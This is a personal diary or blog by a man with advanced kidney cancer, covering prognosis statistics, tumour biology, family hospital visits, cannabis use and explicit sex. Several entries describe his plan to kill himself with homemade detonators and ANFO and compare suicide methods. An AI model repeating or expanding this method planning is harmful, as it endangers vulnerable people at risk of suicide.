Interferon at this point is about as likely to be useless as not, and even if it is useful it'll extend my cark-by date by no more than a year, not actually cure me, and probably make me sick as a dog while I'm on it. If any mets I have are going to turn up, they'll do it anywhere... muscles, skin, bone, brain, liver, you name it.

Yeah, blah. I can tell from what he doesn't say, the dude is not a molecular biologist. In mathematics, the term "math-out" (c.f. white-out, as in, snowstorm) is used to describe presentations so drenched in formal notation as to be impossible to understand - which means the explanation is a failure since nobody actually learns anything from it. The cellular metabolism, and epidemiology of cancer cells is another subject in which one

could easily inflict a biological chem-out on a hapless layperson, and I dunno if oncologists are trained to keep it simple just to help their charges comprehend what it is they face, but I \*wanted\* the meaty, gritty technical explanation.

I asked questions which should have raised the dude's radar about my pre-existing awareness. E.g. I scanned the titles on the book spines on the bookshelf... and asked "Hmmm.. Steven Rosenberg... hey, isn't he the chap who did all that work with recombinant interleukin-2 and LAK and tumor infiltrating lymphocytes in the eighties?" and even threw in explanations about why what little he did say was correct, "Yeah, this is unpredictable 'cos the met cells have accumulated lots of errors, add new errors each time they do mitotic division 'cos their DNA repair and copying systems are mostly broken, so it's hard to know what's gonna grow and what isn't, or when, or how fast, right?" but, aside from getting the occasional, "Right" and "Yes" it didn't provoke any improvement in his signal-to-noise ratio. Maybe over the years he's copped negative feedback from patients about the incomprehensibility of the actual machinery of the disease when he explained it and now has adopted a strategy of keeping it simple.

As ruthlessly insensitive an interrogator as I can be when I really want to know something, I am not in the habit of asking medical people unreasonable questions, such as, what are my odds, or how long have I got to live - since there's no way for them to know and I can cull what I need to know about these things directly from the scientific journals, which is where they find out in the first place. There are some things we cannot know. Time will tell me anyway, eventually, but I'd like to have some idea now about whether to keep living, or to prepare for death.

The 'net is a corporately controlled wasteland these days, the information superhighway has tolls at all the interesting offramps. The stuff I really wanted to look at is hosted by blackwell-synergy.com but it's subscriber-only. I ended up trawling EMBL and a few other mol bio places before digging out what I wanted. If I'm going to exercise any selbstbehauptungswille it will help to know the enemy.

Actually, knowing the enemy might help you, the reader, get a clue about why I'm not kidding myself that I'm gonna survive. You might not be familiar with it. Cancer is the ultimate disease, dynamically adapting in real time to every new threat you might present to it - its effectively a virus which also happens to run its own metabolism, which you gave it in the first place.

So here's the condensed version, mostly cleansed of mol bio speak and chromosome-jockey jargon, in approximately increasing order of shitfulness.

Blokes get RCC (renal clear cell carcinoma) twice as commonly as women do.

Most people who get RCC get it after they're sixty (I'm waaay ahead of the curve).

Spontaneous remission happens in about one percent of cases.

RCCs eat radiation for breakfast.

The usual cytotoxic chemo drugs (eg, peptide synthesis blockers like cyclophosphamide, etc) and the immunostimulant chemokines aren't much chop against it and make ya sick when you're on 'em. Actually, come to think of it, attacking the tumors with nuclear emissions and chemo usually just kills the weaker of the cancer cells leaving behind the really tough-arse tumor cells which were strong enough to survive these attempts at being nuked and poisoned. What doesn't kill it outright makes it stronger by the usual Darwinian laws.

Surgery works well if the cancer is localised to a single spot. Chopping it out was a good idea since there's now several hundred billion tumor cells I don't have. I wish them all the very best in their new career as incinerator fuel.

RCC tends to metastasise (as borne out by my histology report). About a third of people \*already have\* cryptic (hidden) mets already when the primary is removed. Most of the metastases appear within a year of removal of the primary.

RCC metastatic behaviour is bizarre and unpredictable. The metastases are genetically highly variant and as such are an immunologically changing target - averaging about eight (!) changes per sample compared to the genetic makeup of the primary tumor.

So I can go right ahead and vaccinate myself with the tissue taken from the primary (or derivatives thereof) but this would train my immune system to act against a target which is longer there, or only a few of the total available targets. Arrr... I thought I had its number, but apparently I do not. Well, not enough of it, anyway.

Not only are the primary tumor and the secondaries are not identical genetically, the various secondaries (the actual metastases themselves) are also not even genetically identical to each other, 'cos as they clone themselves up, they make errors in copying their nuclear material before passing it on to the next generation of metastatic cells.

<rant: molecular evolution, the comedy of errors>

Cancer is an information systemic process.

The sort of error-correction failures intrinsic to this genetic change process are fundamentally the same ones which allowed the DNA in one of my kidney cells to become cancerous (uncontrollably proliferative) in the first place - breakages in the genes encoding for the proofreading proteins in the DNA polymerases, failure of p53 to control the cell growth cycle, failures to express proteins which do the usual excision-repair and other processes typically used by cells to patch DNA damage, that sort of thing.

The failure of these error-correction systems result in the breakages in promotors / repressors for genes, or the breakages in the genes themselves, which actually make a cancer cell cancerous: p53 failure, inappropriate activation of telomere repair, inability to do apoptosis, inappropriate constitutive

proliferation, constitutive angiogenesis, etc etc. So the errors accumulate, but they sometimes act in favour of the cells in which they accumulate.

You would expect this. A tumor which didn't mutate (that is, one which still had functional error-correction genes) certain parts of itself on the odd occasion would eventually be spotted, and either be enzymatically clubbed to death, proteinaceously perforated and abandoned to spill its miserable cytosol into the surroundings, or actually engulfed and digested alive (what's good for the goose, you might say), by various kinds of macrophages which had recognised it as somehow proteinaceously awry. If it didn't mutate, future generations of itself wouldn't learn any of the cool tricks which enable it to punch holes in the immune system, sequester my infrastructure and oh, you know, generally take over the world, which is the natural ambition of all living things on the planet. The process selects for its own viciousness.

The cells which do escape surveillance, get to be the surviving metastases which turn you (well, me, actually) into a failing life support system for an exponentiating army of nodules great and small.

The same "make errors, mutate to survive" strategy is used by viruses - they exhibit error-prone copying when they invade cells. Usually viruses carry a gene encoding their own error-prone polymerase, since the DNA-copying polymerases in the invaded cell exhibit relatively high fidelity, which is not in line with the virus' survival strategy of producing thousands of slightly discrepant copies of itself - some of which are real winners.

The error-proneness frequently cripples many of the next generation of viruses (and tumor cells, for that matter - they are pushed over their error-catastrophe threshold and die one of the many specific kinds of biochemical process failure related deaths available to complex things such as cells), but occasionally it generates a prodigy - one that can reproduce faster, or hide from immunosurveillance, or which is resistant to various drugs. When the prodigy spawns its own daughter cells, most of them inherit whatever serendipitous molecular magic stumbled upon by its forebear. Natural selection is the mother of invention.

Thousands of tumor cells, flawed by a misplaced nucleotide in a critical spot, screw up and die, but that's the price evolution is prepared to pay for the development of new cells which discover, by fortuitous accident, how to survive in the changing immunological environment.

</rant>

As a result of this error-proneness, even generating a vaccine from any of the lymphatic secondary stuff we chopped out wouldn't help terribly much, inasmuch as it would represent only one of several possible targets against which immunosystemic activity could be directed.

The bit I looked at several times before it really sunk in, and which I would not believe except I know that tens of thousands

of people had to acquire, and die from, what I have now before the mid-1990's researchers could get enough statistical confidence to publish this statistic, is this:

About 80 percent of people with regional lymph node metastases (Stage III RCC, what I have) are dead within five years of their nephrectomies.

There's a four to one chance I will be amongst the culled by 2008. I do not know in which group I am. I will probably know with greater, but not complete, certainty in a couple of years. Or maybe a couple of months.

I'm not a gambling man, since I've always construed gambling as a tax on people who didn't understand statistics - the way to win was not to place a wager. But if I had to put money on my chances of long-term future survival, I'd be betting against it.

---

I popped over to Merro's place in Chippo. She's just had a lump chopped out of her breast. I'm glad she found it early enough to remove it before it spread into the rest of her. Lou fed me some yummiie pasta, and I nosebled into it, which is pretty rude. Poor Merro.... but at least she paid attention to her family history. It's probably saved her life.

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Cool things about dying young: avoid all the stupid diseases of old age... teeth falling out, arthritis, erectile failure, senility, and the worst one of all, the crushing solitude of being alone when all your friends are all dead of old age. And what a tax dodge!

The shittiness of the prognosis varies, depending where you look, and a lot of the same numbers keep showing up everywhere, partly I suspect 'cos these guys read each other's papers. Want a terrifyingly recent paper? Go look at Campbell, Flanigan, Clark; Current Treatment Options in Oncology, 2003, 4:363-372

Median survival time, 6-12 months, 2 year survival rate 10-20%.

Oh, shit, I'm gonna die. 5 years I could cop. 2 really sucks 'cos half of it will be spent getting weaker and feeling shite. I chucked in that reference above since, sometimes, I have told people the odds and they ask me, as if to dispute their belief in my ability to tell the truth, where did I get that statistic? I could mention the others, but you can find them as easily as I did. Go look for yourself. Would I lie to you?

I notice there's not a whole lot I have discovered as concerns what the survivors did differently to them who died. I guess it's hard to interview the dead for comparison purposes.

Two things slightly in my favour: this probability is based on 1) a population of Americans, who eat poisonous crap in their foods (but I'm an Aussie, so to a large extent, so do I) and 2) most of the people in these studies are twice my age.

I've read enough for the time being. Time to think.

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"Sell out, sell out wherever you are, sell out and be like me,  
with a quarter-acre suburban lot and a nice colour teevee.  
I threw away my skateboard, and got a Commodore, my jingo!  
I'm sittin' in it, right about now, with exhaust pipe in th'window."

-This Is Serious Mum - De Rigeurmortis

Um, no. Unleaded smells disgusting.

On Saturday I was typing in some responses to emails and I nosebled unexpectedly, but it didn't show on my black shirt and camo pants. What the hell's annoying my schnozz like this? I motorcycled to Newtown with a fellow admirer of flab-o-genic foods and ate, amongst other things, chocolate impregnated lard masquerading as cake in a quantity probably sufficient to kill a starving elephant. Oooh it was good. I'm glad to be motorcyclin' again, even though the lumps and bumps in the road provoke stabbing pain in my internals. So I'm riding the machine in a manner more like that of a horseman, standing slightly in the seat, taking load on the footpegs instead of my arse, since the suspension is still configured for my previous incarnation - a rider with tougher internals. I wanted to get out on Friday but it was pissing cold rain all day, and Saturday was a blazing sunny day, so I whizzed out to visit the old granny matriarch who used to send me shortbread biscuits when I was imprisoned in boarding school back in the 1980's.

I go out and see her every so often when I'm near Randwick, 'cos it probably sucks to be 91 and blind and arthritic and sciatic and more or less abandoned by one's family. She's outlasted two world wars, a husband, and bowel cancer. She loves it when I come over 'cos getting old and dying in a building full of the unmistakable smell of disintegrating old people weeping volatile nitrogenous compounds into their surrounds as their metabolisms gradually collapse is a lonely excuse for a life. I am glad not to be among them.

There is a certain cred she apparently derives amongst her aging inmates for being visited by a scruffy leather jacketed motorcyclist, but more importantly I bring news from the outside world, which she can trade with the few people who see her. Word gets back to me, via the family 'fone grapevine, that she loves my visits. Juicy goss is the currency of the imprisoned. Imprisoned she is, and goss don't get much juicier than this.

I rode out there to tell her in person 'cos yesterday mum was doing her suffering martyr routine. Mary rang her up enquiring as to my absence, and mum didn't break the news. Good - I told her not to, in advance, last week. Mum was now expressing to me that she would just have to Break The Bad News to ol' Mary about it and went through several permutations of specious reasoning about this to me, all of which I flatly rejected, and about which I eventually got cranky. She can only possibly be doing this for the gratification of being the bearer of someone else's bad news. It shits me that she asks me to show my angry red belly scar to various friends of hers whom I have never really met. She got pretty cranky when I told her the only

reason I could think of that she was pulling this dutiful bearer of sorrowful news' routine (when she refused to tell me when I asked her) was that she was gettin' mileage outta my illness. She usually gets this cranky when I'm right, and I know it, and there's no way she can wriggle out of it. When this happens, she lies to dad about it, who generally chews me out later. Which he attempted to do, and failed, on the grounds that it happens I'm right. She \*is\*. The question is why.

Maybe mum's doing this because she herself is in need of some support now that it's finally sinking into her head that I am a condemned individual, and have damned good reasons to not be walking around cheerfully. But she won't tell me that. WHY wouldn't she just be straight up about it with me? I'm being straight up with her about what I'm in for. Maybe she just can't accept what's happening, even if she does understand it.

Mary took it pretty well, considering. Maybe it's because she's one of the few people I will probably outlast.

Dec 14th, 2k3

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Dad is a master of understatement. He comes in on sunday morning while I'm still asleep under the doona, and says "Sorry to be a nuisance, but could you swap the cars over? Mum's gonna take me to hospital, I've been shitting blood since midnight."

For fuck's sake. This is precisely why I got a license to drive cars three weeks ago but I'm useless anyway. I swapped 'em with some difficulty, cranking my head around to reverse out the curvy driveway is another recipe for laparotomy pain. Collect the set.

Normally I don't reveal the state of my old man's guts to the public, since they're really not mine to talk about. But it sort of ties into the generally shitful state of affairs around here.

Dad had a colonoscopy last week. A polyp (pre-cancerous lump o' bowel wall) was successfully chopped out but he has now started bleeding out his arse. It really sank in properly when I went for a leak (normally I piss on the lawn, there's a drought on, and water restrictions have been imposed) and saw a spray of his circulation coagulated to the gleaming enamel of the toilet bowl. I brushed it off, and watched its reddish tendrils sluice into the diluted pink pool below it.

They slapped him under anaesthetic, fed a catheter into his femoral artery, and using x-rays navigated it up his aorta and down into one of his mesenteric arteries, then eventually down into the spot where he'd evidently blown a small vessel near the place from which the polyp was excised. Once there they placed a small metal spring there to block off the torn bit of arterial wall, pulled out the catheter, and closed him up.

Wow.

I checked him out in the ward later that day. He looked OK. First thing I asked him was, "Are you bored shitless?" and he said "Yep." He woke up and said he couldn't believe all this hospitalisation which has happened to us in the last couple of

weeks. He got out a couple of days later, but was feeling pretty knocked about.

+++Pred's low cost retirement planning scheme+++

0) Give away porn, firearms. Why these two? Well, they're the instrumentation of sex and death, defining boundaries of the human experience, the great taboos, aren't they?

Firearms 'cos they're too scarce and important to bury. And, Evelyn Waugh in *Brideshead Revisited* wrote a little vignette about teaching men in the army how to top 'emselves, and rolled out a great one-liner:  
"You'd be amazed how many chaps botch this apparently simple procedure."

and he's right, they're generally not reliable enough for suicide... if Lorenzo Milam is to be believed, this is because the human animal is quite hard to kill and when some people try to blast their processor out of their skulls, they don't die, but just end up trapped in a shattered carcass far more greivously fucked up than the one they were trying to leave. I can't see how that would apply to such a monstrous projectile instument a twelve-gauge, but fuck it, I'm gonna use ANFO anyway - seven times the VOD, I'm legally permitted to use explosives, and it's environmentally friendly, too ... no lead.

Porn 'cos, oh, I'd assume it'd be stressful for my oldies, ratting through my stuff after I died, to posthumously discover things that imply I have a sex life... probably about as shocking to them as it is to you when you discover they had one, and though one is usually living proof of that fact, it generally doesn't occur to one, and the bestial imagery is probably a bit hard to take with one's parental faces on it.

1) Tell thesis supervisors that there's no point starting the phd next year, since there is a significant chance I'll die, or off myself, in the middle of it.

2) Walk into superannuation company, and ask for my (teeny amount of) money. Which the govt will tax at 30% on the way out. Assholes.

3) Detonators are seriously restricted, so construct and test a few of them with which to subsequently initiate the half-kilo of ANFO with which I will check myself out.

I got a call from a Melburnian acquaintance who ran an interesting thought process past me over a horrendously costly wankerphone connection - she was saying to herself, it occurred to her, now that many of us are in our thirties - who's gonna cop it first... we're getting into that age group where we start to get heart attacks and diabetes and so forth.

Well, I dunno, obviously someone has to cop it first. I've outlasted several of my high school classmates, who have died from, amongst other things, accidental incineration, vehicle crashes and suicide.

I pointed out, the people who cop it first, are the ones who die of the stupid childhood diseases which most of us usually

survive. We only think we're the ones to cop it first since being killed hasn't happened to us yet, so it's the first time it happens to us. I exclude the deaths of foetuses due to accidents and disease, and also infants before they can speak, since I don't consider them people so much as mere precursors to them. One values a human for the personality which, years after their birth, appears within them, not for the cheaply manufactured meatware chassis in which it lives or the chunk o' neural net on which it is executed. "Sleep, scream, puke and crap" doesn't constitute much of a personality as far as I can tell.

The ones who really cop it first from cancer are never given names, much less shown to their mothers, much less even spoken about except in the scientific journals. These are the teratocarcinomas, hideously unconfigured, partly differentiated lumps of immortal tissue which due to various developmental accidents never got its act together to become a foetus, but became a tumor instead before it was even born. None of us who live long enough to learn to talk can really claim our life sucks when we get clued up about this sort of stuff.

Someone else, a dear acquaintance, emailed to me:

>> I don't want you to die.

And I replied:

> I don't particularly want me to die either. But look at it  
> this way. At least now, to some extent, I have a clue how I'm  
> probably gonna. In a few weeks, I'll have deduced my odds from  
> the literature, and know how long I have. Most of us never get  
> to find that out, it's a sort of luxury to know. Compare this  
> to my expected mundane exit mode as a motorcyclist in Sydney,  
> I'd be lucky to get two seconds of impending fatality  
> awareness, and that'd be long enough to think, "OH SHIT I'M  
> DEAD!" which would really shit me - two seconds is not long  
> enough to say all the important things one thinks one has to  
> say when one's on the way out.

At least it wouldn't shit me for very long, and would spare my immediate audience some things they didn't really want to hear, like the somewhat sardonic rants I've thrown at my keyboard this last few weeks.

She slipped me the address of a woman whom, it so happens, is a medico who happens to be a competent biochemist with a clue about cancer and nutrition.... it's her mum! But I'm chewing over wether or not to make a move there. The emotional tangles are tricky. I'm gonna have to think 'em over. For about a nanosecond. My miserable arse is on the line here.

A consequence of the way cancer sorta-exponentially progresses is that most of the statistically condemned, if I assume myself to be amongst them for a moment, will be dead not in the first or second of their remaining five years, most will cop it in the forth or fifth year, or maybe a little later (you have to dig up the 10-year survivability stats to know that, but given the smaller number of remaining people in the sample, the stats aren't as certain). But it depends on wether or not I have mets already. If I do, they're probably not gonna be in my chest or

guts, we' have spotted 'em on the MRI and CT scans. Which leaves arms, legs, neck and head.

"I couldda stayed at home pal, and lived a joyless life, but where the fuck's the fun in that? Superannuation, wife, the whole fucking package - for me it never suited. A softcock life, and limp death? Go and get fucking rooted."

TISM - "Attn Shock Records: Faulty Pressing - Do Not Manufacture"

I'm a bit paranoid now, about the appearance of mets. I get lots of stupid little skin bumps every year anyway, and now I view them through more apprehensive eyes (when I can see them). They bespeak the existence of ones I cannot see and cannot find, 'cos there's a few billion places to hide a couple of nanolitres of new metastatic growth in a body like yours or mine, which occupies about the same volume as a couple of kegs of beer. One generally finds out about 'em when they do something stupid like cut off a nerve or a critical artery.

Which brings me back to chat about ... immunology. If my immune system's any good for anything, it is recognising molecular patterns. What \*is\* there, specific to the cells of my personal home-grown suicide bioweapon, that I can train my lymphocytes to lock onto, to rid me of these fuckin' tumor cells? What crucial thing do they have which normal cells do not?

There may not be anything for them to get a lock onto. Nevertheless, I'll find it amusing to entertain the conjecture for a little while.

Tumors appear, and change, \*because\* of errors in their DNA copying and repair processes. This happens because there's damage to the genes which encode for these enzymes, or because they aren't supplied with the co-factors they need to do their complicated subatomic, information systemic exercises in molecular recognition, atom abstraction and electron pushing (do read Tom Schneider's J. Theor. Biology 148, pp83-123 for a good information theoretical description of enzymes... yes, the laws which run computers are also responsible for running life). The solution to the latter problem is to eat foods containing these co-factors (things like transition metals... copper, zinc, that sort of thing, well, duh). The solution to the former problem is trickier - tucked away in the nucleus, DNA with broken genes on it is never seen by the immune system - only the broken proteins for which it encodes. DNA repair, by the way, is not very good... a repaired strand with broken code sequences on it is not detectably broken, as is a physically broken strand. DNA repair enzymes are not that intelligent.

Exploiting cell mediated immunity is probably the go.

If the tumor cells didn't cook up MHC-I or MHC-II presentation proteins due to some brokenness in their system, they were probably smashed long ago by CD54+ cells, which pay close attention to the presence of these proteins on all cells (and which, I might add, is the reason that herpesviruses fake these proteins in the cells they have invaded - so the NK's don't smash 'em. Tricky bastards.).

If it's possible to get a lock on the precise sequence of fragments of broken varieties of DNA polymerases, and/or DNA correcting enzymes, then we're a lot closer to home. I could vaccinate myself against cells with broken DNA repair / DNA replication proteins, \*if\* these proteins are chewed up by the cytosolic proteasome complexes and fed out to the cell membranes for recognition.

But enzymes are complex things. One would have to be very specific about which fragments to vaccinate against, and where they are chopped (decisions made at the amino acid sequence level). Nor is one allowed to toss around pCpGp DNA sequences on one's vaccine with gay abandon, either, since one's vaccine tends to be chopped up faster (though it also exhibits greater adjuvancy).

If the tumors are expressing no broken error-correction protein fragments then this approach won't work. What else would they possibly be serving up for recognition?

Telomerase. Vaccinating against this might also make me immune to my own gametes. Dumb idea... I don't need my 'nads to fall off just now, thanks.

A broken version of p53? Nah. Real Tumors surf around sayin' "I don' have to show you any steenkin' p53" because they don't \*care\* about controlled cell growth.

I threw this together to comprehend an immuno approach to attacking cells with broken DNA copying enzymes.

Allele of DNA error correction protein		consequence of therapeutic targetting
No allele	<---	no DNA polymerases, so tumor can't proliferate. Ha ha!
A few errors	<---	lymphocytes target friendly cells as well as tumor. Bad.
Many errors	<----	lymphocytes target cells with shit DNA copying fidelity, that is, tumors. Good. Contradiction: need to target the vaccine against conserved sequence in such a gene. As if you're gonna find one in such an error-prone environment - though one might find such a sequence fragment it is unlikely to be common to all the mets.
Lots of errors catastrophe	<---	tumor cell falls off its error cliffside, doesn't need to be immunologically dealt with, ha ha, eat shit and die.

Maybe they're getting by without error correction anywhere, poised on the lip of their error catastrophe threshold.

The background to all of this is that it isn't gonna FIX EXISTING ERRORS, only increase the likelihood that cells exhibiting them are going to be immunologically destroyed. Anyway, I might just be fixing a symptom here, not fixing the actual cause of the disease. Besides which, the whole technique is patented up to the moon... I don't have much time to do it either - I'd have to drag together a PCR thermal cycler, an electrophoresis rig, some bacterial cloning and mammalian expression vectors, a pile of restriction enzymes, blah blah blah.

It dawns on me that my entire cogitating on these molecular processes and therapeutic approaches is, in fact, a refusal to face the inevitable.

"You hear that sound? That is the sound of inevitability. It is the sound of your death, Mr Anderson." - Agent Smith, The Matrix

When I wrote earlier that tumors select for their own viciousness, I didn't mention that some of the fuckers actively hide themselves in proteins like fibrin to prevent immunosurveillance (this is the cytological equivalent of the Klingon Cloaking Device - if lymphocytes can't "see" the tumor, they can't kill it). Some emit proteins which suppress immune activity (IL-10 and TGF, etc) and they also mess with the chemokine signalling pathways of the lymphocytes (mainly pumping out "Kill yourself" signal proteins into their vicinity) in such a way as causes the immune cells to enzymatically blow their own brains out (well, their own nucleus, actually), before they have a chance to attack the tumor cells.

Not only that, cancer literally eats you alive. It \*hollows you out\* at the molecular level. Tumors like to run their energy metabolism on glucose (not ketones, not fats). They usually do this anaerobically, too, so they piss lactate into their surroundings, the processing of which is a further waste of my energy reserves (the Cori cycle is energetically wasteful). But the really evil thing is, they dump signalling proteins into their immediate circulation, which then spread throughout my body, telling my every cell to turn on gluconeogenesis, which is the biochemical synthesis of new glucose from existing proteins in my body. Cancer tells the rest of my body to turn itself into food to supply the tumor. It remotely reprograms the behaviour of the very meat of which I am fabricated, telling that meat to deconfigure itself into nutrients for additional tumor growth.

Bastard.

Millions of people die every day of preventable diseases, ones easily knocked over by nutrition, clean water, drugs which work really well. But this ain't one of those. If there was ever an enemy worthy of its victories, this would have to be it. Cancer is a probe into the configuration space of possible diseases. One is compelled to fight a war of attrition against a hoarde of different armies, all armed and armoured differently, all of them carrying around the same molecular software library wherein is encoded every trick my body might use to fight it off. It is a hundred different versions of the same disease, which is why the silver fuckin' bullet - falsely advertised every so often in

newsprint - does not exist, why terminal cancer patients undergoing surgery are often carved open and the surgeons take one look inside, and immediately sew 'em up again 'cos there's no point, and they starve to death, eaten alive by their own reprogrammed flesh.

What good a sword against the fog?

My reading list is getting huge, I'm wearing out my retina in the process of uploading the contents of chunky immunology texts into my brain, they'd bore the shit out of you, unless your life depended on 'em. It helps that I know the biochem lingo in advance. But this reading is eating into my email and conversation time. I guess most diseases exhibit that propensity where they forcibly focus your entire attention on them. As happens, right now, ow, there's a strange, faintly painful lump at the bottom of my neck, nestled just above the medial aspect of my left clavicle. If I jam a thumb in the hollow behind my left sternocleidomastoid and use my index and middle fingers above the collarbone I can gauge its dimensions. It is approximately golf-ball sized and has no business being there. Natch, it's just above where we CT and NMR scanned last month. Sly bastard. I'd invite mum to feel it but given the state of her sharp, manicured nails I don't know if I'd die of first - blood loss or bacterial infection.

If this is a met, I'm gonna have to move fast to biopsy it, or chop it out, or um, get the fuckin' ANFO before it does something stupid like, oh, invades my carotid artery and strokes the left side of my brain out. It's the festive season and all the cancer choppers have gone home. There may be less time than I had reckoned.

I look around at the stack 'o biochem and immuno' texts around me. It occurs to me that I am not gonna live long enough to read my way out of this.

There sure as hell isn't anything symmetrically matching me on the other side of my neck. So I'm stage IV after all - which sucks a lot. I have less time than I thought. Shit.

"It's only a lump - you've gotta love that,  
when the tests are done, the results are back.  
Unleaded's got cheaper. A seat on the wing.  
When at last you're sure - she keeps looking."

-TISM `You've gotta love that.'  
"Attn Shock Records: Faulty Pressing - Do Not Manufacture"

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Starship Predator, Captain's Blog:  
18122003  
3 weeks postop.

I haven't been keeping a log very well so the following will be just a few anecdotes. I'm obviously not Alexander fucking Solenhytzin.

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I went around to Fee and Jase's cafe (Glow, on the arse end of King St, StPeters), where I used to hang out and eat when I could afford it (their food's a bit more dear than the old Three Feet was). They asked me where I'd been for the last couple of weeks and I gave 'em the compressed version, which come to think of it is getting pretty compressed since I'm sort of mentioning a lot, and it saves time - something of which I am acutely aware is running out. They're pretty hard core christians, living a righteous life in fear of the big bad judgement at the end, and after I clued them into my impending death and godless atheism I wondered if they thought I was gonna go to hell for my sins.

Jase (brow furrowed) > So what do you do now?  
Pred (laughing) > Hang around and die.

We had a spliff, I no longer give a millionth of a shit what it does to the tennis-court's worth of delicate alveolar surface through which I have been doing surfactant-mediated gas exchange for the past three decades. Cannabis makes me giggly, and when I walked out, my face hurt from excessive grinning. No wonder it's illegal. Too much cheap fun.

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Hope is a dangerous thing. It's what keeps you alive when you really should know better.

I suspect most people staring down this circumstance do their damndest to convince themselves they're gonna make it out alive, but there's a nigging suspicion in the back of their heads, which says they are gonna die. In some ways I am taking the reverse attitude - I'm pretty sure I am gonna die, but there's this corrosive, strange hope, that I might escape. It's not that I cling to it, but rather that it clings to me, like that fuckin' glue I had to get off my arms and neck with Preen last week. I'd rather the luxury of cleanly resigning myself to this business of death than wandering aimlessly in the indecision which comes with misplaced hope... only to have death sneak up on and spank me like primary school teachers used to when I hadn't done my homework.

This is not helped at all by many of the people I talk to, when I tell 'em what I have, and the dolorous odds which I have culled from the literature, are almost uniformly self-delusional, or put a happy spin on it, even when they have obviously no fuckin' idea what I'm up against, and even after I precisely describe what I am up against. They just can't seem to believe it.

This falls into one of two camps: One is, the 'you'll be in the 20% that survive' crew (this, of course, is a permutation on the same sentence mentioned to all thousands of people who have already died of it). The other is, telling me about some rello of a friend who had some bastard of a cancer chopped outta them and was sent home to die, and then underwent remission. I imagine they're not gonna tell me about the friends and rellos who, felled as expected, are now in the ground.

Others tell me to visualise a nice place I want to be in five years, which I think is meant to give me something to aim for, to motivate me to hang around. However, I can't, in the light of

western civilisation's inevitable impending collapse from energy starvation due to the energy unprofitability of the remaining hydrocarbon reserves upon which it is absolutely dependant, which would have occurred within my normal lifetime anyway. I kind of think I'm lucky to have a ticket out. I have leaked this news to a couple of people and they can't wrap their heads around the un-negotiable, inescapable thermodynamic inevitability of this situation either. For reasons totally unrelated to my carcinogenation, the future still sucks.

I'm starting to realise that they're telling me this "you'll survive" and "be happy" stuff so as to convince themselves, in my presence, that I'm not gonna die, or that they can convince me to go to the effort of trying to be rid of this disease, maybe for their sake as well as mine.

The one exception to this is happy-face approach is Diode, with whom I started the Sydney Cave Clan more than ten years ago. Cancer smote his dad Milo in the mid 1990's. I went on one of Milo's final bushwalks. Diode came around a couple of weeks ago with a load of books (Hacking the X-box, in particular, was a great read, but there were also some great books in the crate, including one about the history of taxation) and I'm glad at least he knows there's no point telling me 'good luck' and has the guts to say so. I agree. But he's sending me these emails now which make me cranky, suggestin' I should not just glue myself to the search engines, I should get outside and be happy. Which goes against my geeky, somewhat curmudgeonly nature. I am grateful, at least, that he's got his head around what I'm in for. I guess he got the clues when his dad died.

The receptionist at the dentist asked me why I cancelled my future appointments, and I told her that although I thought their service was excellent, my teeth are, at this stage, almost certain to outlast me without any additional care whatsoever. At least I'm going out with a nice set o' choppers.

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Explosives are a fast, reliable, but violent, messy way to go. They don't leave anything pretty to look at. They're dependable. Back when was getting my explosives licence, the forensic ballistics crew came and showed us what explosives do to a human. I saw the photos of what happened in the 1980's when the family law court judge's wife opened the front door to a load of gellignite, it flung her down the corridor and through the brick wall at the end, into the next room. Tore her limbs off.

She wouldn't have known what hit her, and at 3500 metres a second nor would I with the relatively slower blast front intrinsic to detonating ANFO, but I mean, what a fuckin' mess for the rellos to look at. Come to think of it, a waste of good dentistry, too. Maybe I should seek a more appearance-preservative approach for everyone else's sake.

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XML invited me over for another round of watermelon consumption (this is not a codeword, it just means we eat watermelon) and frantic, damaging sex - she bites and it's all I can do to stop her anchoring her teeth into my neck, shoulder or whatever other

chunk of musculature onto which she can lock her jaws. Normally I wouldn't care but I'm a bit fragile just now. We shagged ourselves into near crippledom prior to my hospitalisation I was faintly apprehensive. The watermelon was deeeelightful. I asked her why it didn't have any seeds and she said 'it's sterile'. I empathised with the watermelon, both from that perspective and from our shared ill fortunes to be being eaten alive. My rigging was still sort of broken from a neurological perspective and I was not entirely sure that the laparotomy scar had enough integrity to withstand the rigors of the act. It hurt from the mere touch of a tee shirt, and probably wasn't gonna be entirely amused with someone else's bod pressed against it.

This turned out to be correct, so there was a certain amount of gymnastics involved to push the pain:fun ratio into mutually enjoyable values. We discovered some uh, very mutually enjoyable values, actually. My reproductive plumbing appears to be working again (Murphy's Law would hold of course, so I was cloaked in latex as usual) which is a relief, and we both got off, shaking, flushed, reeking of fucking, nerves burning, crushed against each other. Yeah, the scar hurt a lot but I didn't much care. It felt totally weird when she ran her fingers along it - delicate tingling bliss interfingered with momentary stabs of agony. Ahhh... great shaggery is one of the things most worth living for, and one of the best gifts one can give to another human, but it has that irritating aspect of giving me more reason to live, which is what I don't want - I can go out cleanly. I don't wanna feel like I'll miss anything when I go.

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The Ice Cream Factory crew, who exist under the same sheet of tin as does the bulk of cat.org.au's infrastructure, threw a party on Friday night. It's a weird thing to be at a party where everyone has heard on the grapevine that yer dying. It sort of kills the mood.

"Often, private schools, what they do with the drugs, they you know, uh, they bring in a criminal, right, a guy in gaol, you know, he's out of gaol now, he's lookin' really bad, and uh, they put him in front of the class, and you know, they talk about how they used to get onto heroin and that, and then they had to break into houses which led 'em into the criminal scene which meant they got into bank robbery and they were still hooked on heroin, then they went to gaol. And he said they interviewed the kids after, and the kids are, he said, what the kids are thinking is, this guy's had a fucking great life, he's fuckin' far better than my dad, my dad's a boring fuckin' prick, and look at this guy, you know, if I - if I had to pick between him and my dad, I'd want his life, and look at him now. They all say the same thing - look at him now, he's alive and he's getting paid to go around and say how bad drug use is."

TISM - "Attn Shock Records: Faulty Pressing - Do Not Manufacture"

The kind person who manufactured those cookies I didn't get to use last month, didn't warn me how kick-arse they were. And, I use the magic weed on average about once every year so I'm not

desensitised to it. I had one, about two inches square, an eighth-inch thick, on an empty stomach. Two hours later I was absolutely stoned off my brainstem, to the point that anything remotely amusing made me laugh so hard I thought I'd tear my stitching out, which wasn't helped by the repetitious mental playback of an ancient Sesame Street song, sung by the Cookie Monster... C is for Cookie, that's good enough for meeee. Nor was my sudden tendency to laugh at how funny it was to be this stoned helping me either. I had to crash in a bed somewhere. An unspicifiable time later, mysterious Cookie Manufacturer found me sprawled there, face hurting from smiling too much, almost too stoned to get my clothes off. We then proceeded to shag each other's brainstems out. The pain-muting effects of the cookie might have helped, but I have gotta go easier on this scar. My smile muscles ached for most of the next morning. Stuff the cookie monster. P is for pussy, that's good enough for me. Too.

